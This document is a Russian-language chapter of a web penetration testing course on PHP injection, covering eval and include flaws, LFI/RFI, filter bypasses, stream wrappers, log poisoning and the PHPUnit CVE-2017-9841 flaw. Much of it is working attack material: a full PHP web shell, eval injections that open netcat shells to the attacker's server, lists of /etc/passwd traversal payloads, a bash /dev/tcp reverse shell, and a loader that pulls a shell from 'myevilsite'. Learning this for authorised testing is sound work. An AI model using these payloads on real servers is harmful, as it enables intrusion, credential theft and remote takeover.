[WAPT]

6.5 PHP injection

Оглавление

Что такое PHP

PHP — Personal Home Page tools, скриптовый язык общего назначения с открытым кодом. Он активно применяется для создания веб-приложений и является самым популярный языком для создания динамических веб-сайтов. При работе php генерирует html код, а его скрипты выполняются на стороне сервера и не могут быть увидены клиентом.

Основные возможности php:


- Создание скриптов для выполнения на стороне сервера
- Создание скриптов для выполнения в командной строке
- Создание оконных приложений, выполняющихся на стороне клиента (http://gtk.php.net/)

PHP многое унаследовал от таких языков как C и Perl и при этом является языком со слабой динамической типизацией. Это дает большую гибкость для решения поставленных задач.

Стандартная программа «*Hello world*» на PHP выглядит так:

```
<!DOCTYPE html>
<html">
<head>
  <title>Document</title>
</head>
<body>
  <?php echo "Hello world!!!" ?>
</body>
</html>
```

Как видите, PHP код обрамляется в *<?php {код} ?>* . Вставок *php* кода может быть несколько в одном документе. Рассмотрим основной синтаксис на конкретном примере. Пусть необходимо написать веб-приложение, которое на вход получает текст в виде слов, разделенных пробелом, а в результате дает количество уникальных слов.



Результат работы приложения:

Кол-во слов: 35

Кол-во уникальных слов: 30

Внутри все выглядит так:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <title>Document</title>
6 </head>
7 <body>
8 <form action="" method="POST">
9     <textarea name="text" cols="30" rows="10"></textarea>
10        <input type="submit" value="send">
11  </form>
12  <?php
13      if (isset($_POST['text'])) {
14          $text = $_POST['text'];
15
16          $words = explode(" ", $text);
17          $unique = [];
18
19          foreach ($words as $value) {
```

```
20              if (!in_array($value, $unique)) {
21                  array_push($unique, $value);
22              }
23          }
24
25          echo "<br><p>Кол-во слов: ".count($words)."</p>";
26          echo "<p>Кол-во уникальных слов: ".count($unique)."</p>";
27      }
28  ?>
29 </body>
30 </html>
```

Разберем подробнее:

1. Строка кода 13 — т. к. в форме данные передаются методом POST, то с помощь оператора ветвления *if* и функции *isset()* проверяем поступивший параметр text на пустое значение. Если значение *POST['text']* не нулевое, то продолжаем работу скрипта.
2. Строка кода 14 — создаем переменную с именем *$text* (знак доллара обязателен) и в нее записываем значение переменной *$_POST['text']*.
3. Строка кода 16 — функция *explode(" ", $text)* на вход получает строку *$text* и разделитель " ", а на выходе возвращает массив строк. Таким образом, все слова, отделенные друг от друга пробелом, будут являться отдельным элементом массива. Далее присваиваем результирующий массив переменной с именем *$words*.
4. Строка кода 17 — создаем переменную с именем *$unique = []* и пустым массивом внутри. Это просто заготовка, которая в результате будет хранить все уникальные значения.
5. Строка кода 19 — с помощью цикла *foreach ($words as $value)* «пробегаем» по массиву слов *$words*, «*вытаскивая*» поочередно каждый элемент *$value*.
6. Строка кода 20 — функция *in_array($value, $unique)* проверяет, есть ли элемент со значением *$value* в массиве *$unique*. Восклицательный знак, стоящий перед функцией - это отрицание. Ставится он потому, что в массив *$unique* попадают только

уникальные слова, а, если в нем этого слова уже нет, то оно отбрасывается.


7. Строка кода 21 — функция *array_push($unique, $value)* дописывает в конец массива *$unique* элемент со значением *$value*. В итоге, в массиве *$unique* останутся только уникальные слова.
8. Строка кода 25,26 — с помощью функции *count($words)* выводим количество элементов массива.

Что такое php инъекция

PHP инъекция — это еще один вид инъекций, смысл которой заключается в том, чтобы заставить выполнить на стороне атакуемого сервера свой php код.

Это становится возможным, когда в php коде неправильным образом используются потенциально опасные функции. Рассмотрим на самом тривиальном примере.

Допустим, вы зашли на сайт, у которого «шапка» выглядит так:



И, при переходе по этим ссылкам, URL меняется следующим образом:

```
http://example.com/index.php?page=home
http://example.com/index.php?page=shop
http://example.com/index.php?page=business
http://example.com/index.php?page=subscriptions
http://example.com/index.php?page=gifting
```

Пусть параметр *page* уязвим к php инъекции, потому что *index.php* имеет следующий php код:

```
<?php
  if (isset($_GET['page'])) {
      $page = $_GET['page'];
      include($page.".php");
  }
```

```
?>
```

Другими словами, на стороне сервера есть php файлы: *home.php, shop.php, business.php, subscriptions.php, gifting.php* … а через параметр page скрипт index.php просто их подключает. Теперь можно у себя на сервере создать вредоносный php код. Рассмотрим его:

```
<?php
1 echo "
2     <html>
3         <head>
4             <title>SHELL</title>
5         </head>
6         <body>";
7 echo "<form method=post>";
8 echo "<input type=text name=cmd size=100>";
9 echo "</form>";
10   echo "<pre>";
11  if ((!$_POST['cmd']) || ($_POST['cmd']=="")) {
12       $_POST['cmd']="id;pwd;uname -a;ls -la";
13 }
14   echo "".passthru($_POST['cmd'])."</pre>
15           </body>
16       </html>";
?>
```

Разберем подробнее, что он делает:


1. Строки кода с 1 по 9, а также с 15 по 16 — это просто формирование формы ввода, куда в дальнейшем мы будем вводить команды.
2. Строки кода с 10 по 14 формируют результат запрошенной команды.
3. Строка кода 11 — это проверка на первое подключение шелла.
4. Строка кода 12 — если шелл только что подключился или в форме была передана пустая строка, то выполнится ряд стандартных команд: *id;pwd;uname -a;ls -la.*
5. Строка кода 14 — это непосредственно выполнение и вывод уязвимого кода. *passthru($code)* — выполняет внешнюю

программу и выдает результат. Аналогично работают функции *exec(), shell_exec(), system()* ...

Пробуем подключить созданный файл на сервере жертвы:

```
http://example.com/index.php?page={адрес вашего сервера}/payload
```

В итоге получаем, так называемый, веб-шелл:



Обратите внимание на то, что путь к файлу payload.php был прописан без расширения, т. к. на сайте жертвы расширение дописывается само.

Потенциально опасные функции

В предыдущей части мы на примере рассмотрели один из способов реализации php инъекции. На сервере жертвы была использована функция *include()*, которая является потенциально опасной. Такой же результат будет, если на стороне жертвы будут использоваться функции: *require(), require_once() и include_once()*. В этой части будут рассматриваться другие подобные функции. Всех их объединяет одно — они выполняют php код.

eval() - функция выполняет PHP код, переданный ей в виде строки. Очень опасная функция. Чаще всего используется как заменитель шаблонизаторов.

Рассмотрим на примере. Допустим, есть шаблон приветствия, в который передается имя:


```
<?php
  if (isset($_GET['name'])) {
      $name =$_GET['name'];
      $hello = '';
      eval("\$hello = '<h2>Welcome <i>'.$name.'</i> to site!</h2>';");
      echo $hello;
  }
?>
```

Пользователь видит:

Чтобы проверить уязвим ли параметр *name* в запросе к eval инъекции, можно попробовать подставить один из этих значений:

1. <?php phpinfo(); ?>
2. phpinfo();

Подстановка в наш пример первого значения ничего не даст, в то время как второе значение выдаст информацию о php:



Получаем доступ:

```
http://example.com/index.php?name=shell_exec("nc -e /bin/bash {адрес вашего сервера} 5000")
```

Обратите внимание, в конце функций не ставится точка с запятой. Это связано с конкретным примером. На практике стоит пробовать оба варианта. Так же хочется отметить, что приведенный выше пример является обучающим и, скорее всего, в реальных условиях его вряд ли получится увидеть. В целом использование функции eval также является редкостью из-за опасности ее применения.

Далее рассмотрим сразу 3 функции

preg_replace($pattern, $replacement, $string) - функция осуществляет поиск вхождений по регулярному выражению *$pattern* в строке *$string* и замену на новые значения *$replacement*. Функция является опасной, только если в регулярном выражении используется модификатор *e (PREG_REPLACE_EVAL)*, благодаря которому до замещения функция выполнит полученную строку, как php код. В версии php 7.0 уже удалена поддержка этого модификатора. Вместо него предлагают использовать *preg_replace_callback($pattern, $callback)*.

preg_replace_callback($pattern, $callback, $string) - функция формирует массив из совпадений по регулярному выражению *$pattern* в строке *$string* и передает его на вход лямбда-функции *$callback,* которая и является безопасной заменой функции eval(). Но есть небольшое «но». Бывают случаи, когда лямбда функцию создают с помощью функции *create_function($args, $code).*

create_function($args, $code) — функция создает лямбда функцию, которая принимает на вход строку с аргументами *$args* и выполняет php код *$code*. Именно эта функция использует тот же принцип, что и *eval(),* а это значит, она так же уязвима как и *eval().*

Для проверки уязвимости функции *preg_replace($pattern, $replacement, $string)* используйте версию php до 7.0 и следующий код в php файле:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Document</title>
</head>
```

```
<body>
  <?php
      if (isset($_GET['val'])) {
          $val = $_GET['val'];
          print preg_replace('/(.*)/e', 'strtoupper("\\1")', '$string');
      }
  ?>
</body>
</html>
```

Обратите внимание на */e* в *print preg_replace*. Именно благодаря этому модификатору и выполняется вредоносный php код.

Для проверки уязвимости функции *preg_replace_callback($pattern, $callback, $string)* используйте версию php от 7.0 и следующий код в php файле:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Document</title>
</head>
<body>
<?php
  if (isset($_GET['val'])) {
      $val = $_GET['val'];
      print preg_replace_callback("/(<\?php|<\?)(.*?)\?>/si",
                      create_function(
                          '$arr',
                          'ob_start();
                          eval("print $arr[2];");
                          $return = ob_get_contents();
                          ob_end_clean();
                          return $return;'),
                      $val);
  }
?>
</body>
</html>
```

В примере выше в функции *create_function* используются функции:

- ob_start(); - создание буффера данных
- ob_get_contents(); - получение данных из буффера
- ob_end_clean(); - очищение буффера.

Они необходимы для того, чтобы получить результат функции *eval().*

LFI и RFI

В этой части мы рассмотрим Local file inclusion и Remote file inclusion. Поговорим о способах обхода защитных систем и о том, как с помощью этих уязвимостей можно выполнить код на сервере.

PHP-файлы, которые по контексту нужно исполнить, подключаются с помощью функций «include» и «require». Они обе подключают и выполняют файл. Отличие лишь в том, что *require* при ошибке подключения файла останавливает выполнение скрипта.

Обе функции могут подключать как локальные, так и удалённые файлы, что может спровоцировать уязвимости LFI и RFI.

Remote File Inclusion, как уже понятно из названия, позволяет подключать файлы с любого удалённого источника и выполнить их. Эта уязвимость будет работать в том случае, если строковая переменная в момент «*инклуда*» начинается именно с пользовательского ввода, а в конфигурационном файле php.ini будут следующие настройки:

- allow_url_open = on
- allow_url_include = on

В противном случае это будет LFI уязвимость, то есть мы сможем подключать только те файлы, которые уже есть на сервере. Это уменьшает наши возможности, но всё же позволяет получить доступ к приватной информации на сервере, выполнить нежелательные скрипты, а в некоторых случаях даже выполнить произвольный код.

Как искать LFI

Так как LFI и RFI по сути одинаковые уязвимости (RFI — расширенная версия LFI), то и ищутся они одинаково.

Поскольку LFI возникает, когда пути, переданные в «include» или «require», не фильтруются должным образом, в Blackbox методе тестирования мы должны искать скрипты, которые принимают имена файлов в качестве параметров.

Рассмотрим следующий пример:

```
http://vulnerable_host/preview.php?file=example.html
```

Это выглядит как идеальное место, чтобы проверить его на LFI. Если атакующему повезло, и скрипт напрямую включает входной параметр, на сервер можно включить произвольные файлы.

Типичным proof-of-concept в этом случае будет загрузка файла passwd:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
```

Атакующий увидит список пользовательских учётных записей.

Чаще всего LFI и RFI можно найти на страницах сайта с параметрами *page, file, filename, content* и так далее:

```
http://vulnerable_host/index.php?display=
http://vulnerable_host/index.php?lang=
http://vulnerable_host/index.php?path=
http://vulnerable_host/index.php?file=
http://vulnerable_host/index.php?page=
http://vulnerable_host/index.php?preview=
http://vulnerable_host/index.php?url=
```

Реальные примеры и обход фильтров

Как уже говорилось, всему виной не фильтрованный ввод. Рассмотрим следующий код:

```php
vuln.php
<?php
    // some code here
    include($_GET['file']);
    //and some code here
?>
```

Скрипт получает ввод из file (*http://host/vuln.php?file=index.html*) без какой-либо фильтрации, затем импортирует и исполняет его. На лицо явная LFI.

Очень часто, даже когда такая уязвимость существует, ее эксплуатация немного сложнее. Рассмотрим следующий фрагмент кода:

```php
vuln.php
<?php
    "include/".include($_GET['filename'].".php"); ?>
?>
```

Во-первых, здесь указан путь перед именем файла, поэтому мы не сможем проэксплуатировать RFI (не получится указать протокол «*http://*»). Во вторых, после файла указано его расширение, поэтому мы не сможем подгружать что-либо без расширения «*.php*».

В новых версиях движка PHP это уже не работает, но раньше, чтобы отбросить лишний текст в конце, использовалась техника с null-байтами. Поскольку *%00* фактически представляет конец строки, любые символы после этого специального байта будут проигнорированы. Таким образом, следующий запрос вернул бы файл passwd

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00jpg
```

Также можно попробовать обрезать конец строки знаком вопроса (*?*), заставив интерпретатор думать, что всё, что идет после знака вопроса, это переменные:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd?
```

Сейчас эти баги не работают, но при реальном тестировании могут встречаться сервера со старыми версиями движка PHP, в которых данные атаки будут работать.

Теперь рассмотрим наиболее популярные и рабочие методы обхода фильтров.

Double encoding

Двойное кодирование в url позволяет обходить некоторые фильтры в силу того, что в фильтрах путь до файла будет закодирован, но раскодируется к моменту исполнения

```
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd%00
```

Засорение путей

```
http://example.com/index.php?page=....// ... //etc/passwd
http://example.com/index.php?page=../////../////../////etc/passwd

http://example.com/index.php?page=/%5C../%5C../%5C../%5C../%5C../%5C../%
5C../%5C../%5C../%5C../%5C../etc/passwd
http://example.com/index.php?page=..%2f..%2f..%2f..%2fetc%2fpasswd
http://example.com/index.php?page=%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/
passwd
http://example.com/index.php?page=..%252f..%252f..%252f..%252f..%252fetc%
252fpasswd
http://example.com/index.php?page=..%255c..%255c..%255c..%255cetc%255cp
asswd
http://example.com/index.php?page=..%c0%af..%c0%af..%c0%af..%c0%afetc%c
0%afpasswd
http://example.com/index.php?page=%252e%252e\%252e%252e\%252e%252
e\etc\passwd
http://example.com/index.php?page=..%c0%af..%c0%af..%c0%af..%c0%afetc%c
0%afpasswd
http://example.com/index.php?page=..%c1%9c..%c1%9c..%c1%9c..%c1%9cetc%
c1%9cpasswd
```

Сокращение путей

```
http://example.com/index.php?page=../../../../../../../../../etc/passwd..\.\.\.\.\.\.\.\.\.\.\.\.\.\.\[ADD MORE]\.\.
http://example.com/index.php?page=../../../../[...]../../../../../etc/passwd
```

Потоки и врапперы

Кроме *http://* при атаках на RFI можно также использовать *php://, file://, zip://, data://, expect://, input://, phar://*. Это называется врапперами, полный и обновляемый список которых можно посмотреть на официальном сайте вместе с описанием:

https://secure.php.net/manual/en/wrappers.php

Многие из врапперов можно использовать не только с RFI, но и с LFI, при том же условии, что в начале пути не будет ничего лишнего (например, разработчик может вставлять в начало строки «*/usr/share/includes/* (и далее строка, полученная из URL)»). Конечно, все эти врапперы могут фильтроваться либо фаерволом, либо самим исполняемым php-кодом.

Так, например, если в строке фильтруются все точки, то следующий запрос не сработает:

```
http://example.com/index.php?page=../../../../etc/passwd
```

Но зато сработает запрос с враппером *file://*, с помощью которого можно открывать локальные файлы:

```
http://example.com/index.php?page=file:///etc/passwd
```

Рассмотрим примеры с каждым из врапперов по отдельности:

ftp:// ssh2://

Разработчик может вручную фильтровать протоколы, закрывая RFI, но он также может забыть о других протоколах: ftp и ssh, которые тоже можно использовать для RFI:

```
http://example.com/index.php?page=ftp://user:pass@yourhost/shell.txt
ssh2.shell://user:pass@example.com:22/xterm
ssh2.exec://user:pass@example.com:22/usr/local/bin/somecmd
ssh2.tunnel://user:pass@example.com:22/192.168.0.1:14
ssh2.sftp://user:pass@example.com:22/path/to/filename
```

По умолчанию враппер ssh2 выключен, но как показывает практика: нужно тестировать все места, которые только возможно.

php://

php:// предоставляет разного рода потоки ввода и вывода. Почитать о потоках подробнее можно здесь. Мы же остановимся на том, что потоки php позволяют получить доступ к стандартным входным, выходным и файловым дескрипторам файлов, временным файловым потокам в памяти и дисковым резервным хранилищам и фильтрам, которые могут управлять другими файловыми ресурсами, поскольку они читаются и записываются. Одним словом, штука мощная, а вкупе с LFI/RFI ещё и очень опасная.


php://filter

С помощью *php://filter/convert.base64-encode/resource=/etc/passwd* мы получим закодированный в base64 файл passwd:

```
http://example.com/index.php?page=php://filter/convert.base64-
encode/resource=../../../../../etc/passwd
```

php://input

А с помощью *php://input* можно раскрутить LFI до выполнения произвольного кода. Дело в том, что *php://input* принимает любые данные через POST-запрос, которые потом благополучно инклудятся.



На картинке используется плагин hackbar для firefox, для этих же целей отлично подойдёт Burp suite.

expect://

Враппер **expect://** выключен по умолчанию, но позволяет выполнять код на стороне сервера:

```
http://example.com/index.php?page=php:expect://id
http://example.com/index.php?page=php:expect://ls
```

data://

Ещё один способ выполнить код на сервере — отправить его с помощью враппера *data://*:

```
http://example.net/?page=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOyAgPz4K
```

Здесь полезная нагрузка закодирована в base64, на деле же можно сделать и так:

```
http://example.net/?page=data:,<?php phpinfo();?>
http://example.net/?page=data:;base64,PD9waHAgcGhwaW5mbygpOyAgPz4K
```

Как видно, в последнем примере не используются знаки «/» и «.» «<>», «()», что позволяет обходить дополнительную фильтрацию.

Удалённое выполнение кода

Про RCE уже немало написано выше, в разделе «Потоки и врапперы», но чаще всего их удаётся использовать только с RFI. Здесь же рассмотрим способы получения RCE с LFI.

RCE через логи

Суть метода в том, чтобы найти путь до логов на сервере, записать в логи свой PHP-код и затем подключить файл с логами. Так как в PHP весь текст вне тега *<?php ?>* игнорируется, это сработает.

Основная сложность состоит в том, чтобы найти путь до логов, в которых будут фиксироваться наши действия. Пример того, где могут находиться нужные логи апача:

```
../apache/logs/error.log
../apache/logs/access.log
../../apache/logs/error.log
../../apache/logs/access.log
../../../apache/logs/error.log
../../../apache/logs/access.log
../../../../../../../etc/httpd/logs/acces_log
../../../../../../../etc/httpd/logs/acces.log
../../../../../../../etc/httpd/logs/error_log
../../../../../../../etc/httpd/logs/error.log
../../../../../../../var/www/logs/access_log
../../../../../../../var/www/logs/access.log
../../../../../../../usr/local/apache/logs/access_log
../../../../../../../usr/local/apache/logs/access.log
../../../../../../../var/log/apache/access_log
../../../../../../../var/log/apache2/access_log
../../../../../../../var/log/apache/access.log
../../../../../../../var/log/apache2/access.log
../../../../../../../var/log/access_log
../../../../../../../var/log/access.log
../../../../../../../var/www/logs/error_log
```

```
../../../../../../../var/www/logs/error.log
../../../../../../../usr/local/apache/logs/error_log
../../../../../../../usr/local/apache/logs/error.log
../../../../../../../var/log/apache/error_log
../../../../../../../var/log/apache2/error_log
../../../../../../../var/log/apache2/error.log
../../../../../../../var/log/error_log
../../../../../../../var/log/error.log
```


Самый простой вариант записать своё действие в лог — перейти на несуществующую страницу на сервере, например, так:

```
http://example.net/nothing_here.php
```

Нужно по очереди подключать эти логи и искать записи о своих действиях на сайте, если таковые нашлись (в моём примере это будет */var/log/apache2/access.log*), то записываем в лог PHP-код, который позволит выполнять произвольные команды: *<?php eval($_GET["cmd"]); ?>*. Кодируем в url и отправляем:

```
http://example.net/nothing_here.php?/nothing_here.php?<%3Fphp
eval(%24_GET["cmd"])%3B %3F>
```

С помощью инструмента repeater в burp suite запрос можно сделать «чище», чтобы его было проще искать:



В логах будет что-то вроде этого:

```
192.168.0.105 - - [10/Sep/2018:13:00:27 +0300] "GET /nothing_here.php?<?php eval($_GET[\"cmd\"]);" 400 0 "-" "-"
192.168.0.105 - - [10/Sep/2018:13:00:27 +0300] "GET /nothing_here.php?<?php eval($_GET[\"cmd\"]);" 400 0 "-" "-"
192.168.0.105 - - [10/Sep/2018:13:00:27 +0300] "GET /nothing_here.php?<?php eval($_GET[\"cmd\"]);" 400 0 "-" "-"
```

Теперь, обратившись к файлу лога, выполнится наш код:

```
http://example.net/?page=../../../../../../../var/log/apache2/access.log&cmd=phpinfo();die();
```

RCE через /proc/self/environ.

*в последних версиях PHP, как и техники с null-байтами, не работает

С */proc/self/environ* всё примерно так же, как с логами, только записываться будет уже не путь из url, а user-agent, поменять который мы можем в бурпе:

Шелл через RFI

Пожалуй, самая очевидная техника. Если мы можем загружать файлы на сервер (например, картинки, аватарки и прочее) и знаем путь до этого файла, то с помощью LFI сможем подключить его.

```
http://example.com/index.php?page=path/to/uploaded/file.png
```

Здесь в file.png находится наш шелл: *<?php system($_GET['c']); ?>*

RFI довольно просто раскрутить до RCE, даже не включая всех методов выше: достаточно заинклудить свой шелл с удалённого хоста myevilsite, и он выполнится на стороне сервера с vulnsite:

```
http://vulnsite/vuln.php?file=http://myevilsite/reverse-shell.php
```

Реверс-шелл может быть таким:

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/IP/PORT 0>&1'"); ?>
```

Или же мы можем узнать полный путь скрипта vuln.php, отправив полезной нагрузкой *phpinfo()*:

- запрос: *http://vulnsite/vuln.php?file=http://myevilsite/getinfo.php*

- файл *getinfo.php: <?php phpinfo();?>*

И затем, вторым запросом записать в эту директорию шелл:

- запрос: *http://vulnsite/vuln.php?file=http://myevilsite/shell-loader.php*
- файл shell-loader.php: *<?php copy('http://myevilsite/a_mym.шелл','/полный/путь/до/сайта/который/мы/взяли/из/phpinfo/shell.php');?>*
- файл shell.php: *<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>*

Теперь при обращении к shell.php на сайте vulnsite.com он будет принимать любой код в переменную cmd. Так, например, на сервере выполнится команда ls:

```
http://vulnsite.com/shell.php?cmd=ls
```

На данный момент мы имеем арсенал техник обхода фильтров и получения RCE. Много техник кануло в лету, баги в движке PHP, которые можно было использовать пару лет назад, сейчас уже не дают результатов. Но старые техники всё равно могут пригодиться при реальном тестировании, так как очень часто можно встретить веб приложения, которые очень давно не обновлялись.

Unit RCE PHP module

Unit RCE PHP module, она же CVE-2017-9841 — уязвимость в фреймфорке PHPUnit, благодаря которой становится возможным выполнение кода на удаленном сервере.

PHPUnit — это один из самых популярных фреймворков модульного тестирования для языка программирования PHP.

Что такое модульное тестирование

Если вы хотите быть уверенным в своём коде PHP. Если вы хотите не испытывать страх от внесения каких-либо изменений, которые могут привести к нарушению кода. Если вы хотите, чтобы ваше приложение было гибким или легко настраиваемым. Если не хотите, чтобы ваши коллеги проклинали вас. То рано или поздно вам придется заняться

тестирование вашего кода. Тестирование заключается в том, что вы добавляете выполняемые фрагменты кода в те части своей программы, где необходимо осуществить проверку. Такие части кода принято называть модулями, а вместе с кодом для проверки — модульными тестами.

Рассмотрим на примере. Ниже приводится автоматический модульный тест, который проверяет работу функции *count* в некотором массиве.

```
<?php
  function assumptionTrue($isTrue){
      if (!$isTrue) {
          throw new Exception("Ошибка проверки предположения!");
      }
  }

  $someArr = array();
  assumptionTrue(count($someArr) == 0);
  $someArr[] = 'codeby';
  assumptionTrue(count($someArr) == 1);
?>
```

Разберем код более подробно:

- Создается функция для тестирования функции *count()*, которой на вход поступает логическое значение (предположение). Если переданное предположение ложно, то функция «выбрасывает» исключение и сообщает об этом.
- Далее идет сам модуль тестирования.
- Создается пустой массив *$someArr* и сразу же проверяется предположение, что его размер равен 0.
- После чего в массив добавляется значение и снова проверяется предположение, что его размер равен 1.
- Если на каком-либо из этапов сработает исключение, то функция *count()* работает неверно и надо проводить отладку кода.

Таких модулей в коде большое количество и для того, чтобы не изобретать велосипед и писать свою инфраструктуру проверок,

придумали фреймворк PHPUnit. Вышеописанный код будет выглядеть так:

```
<?php
  require_once 'PHPUnit/Framework.php';

  class ArrayTest extends PHPUnit_Framework_TestCase{
     function testCount(){
        $someArr = array();
        $this->asserTrue(count($someArr) == 0);
        $someArr[] = 'codeby';
        $this->asserTrue(count($someArr) == 1);
     }
  }
?>
```

Рассмотрим более подробно:

1. Первым делом идет подключение самого фреймворка require_once 'PHPUnit/Framework.php';
2. После чего идет объявление тестируемого класса. В PHPUnit принято обозначать тестируемый класс добавляя к нему Test.
3. Создается тестируемая функция класса. В PHPUnit тестируемые функции принято обозначать с добавлением test.
4. Внутри же уже идет ранее написанный код, где используется уже функция фреймворка PHPUnit для проверки предположения.

Каким же образом уязвимость CVE-2017-9841 PHPUnit позволяет удаленно выполнять код? А все благодаря файлу eval-stdin.php. Уже по названию видно, что он использует внутри себя функцию eval().

Внутри eval-stdin.php:

```
<?php
eval('?>' . file_get_contents('php://input'));
```

Благодаря этому файлу можно передать функции eval() вредоносный код методом POST.

Для тестирования этой уязвимости у себя на машине сделаем следующее:

1. Установим *composer* — популярный менеджер зависимостей.

```
sudo apt-get install composer
```

2. Создадим у себя директорию, куда будет закачан фреймворк PHPUnit

```
mkdir testPHPUnitRCE && cd  testPHPUnitRCE
```

3. Установим уязвимую версию PHPUnit с помощью composer

```
composer require phpunit/phpunit:5.6.2
```

4. Запустим внутренний PHP веб-сервер с правами root

```
php -S 127.0.0.1:31337
```

5. Отправим POST запрос с помощью curl в уязвимый файл фреймворка

```
curl --data "<?php echo('codeby.net');"
http://localhost:8888/vendor/phpunit/phpunit/src/Util/PHP/eval-
stdin.php
```

```
codeby.net@wapt:~$curl --data "<?php echo('codeby.net');" http://localhost:8888/
vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
codeby.netcodeby.net@wapt:~$
```

Получили результат работы функции *echo()*. Попробуем получить шелл с помощью netcat.

Откроем у себя на сервере порт:

```
codeby.net@wapt:~$nc -lvp 5000
listening on [any] 5000 ...
```

Передадим следующий код в PHPUnit:

```
curl --data "<?php shell_exec('nc -e /bin/bash 127.0.0.1 5000');"
http://localhost:8888/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
```

В итоге получаем:

```
codeby.net@wapt:~$nc -lvp 5000
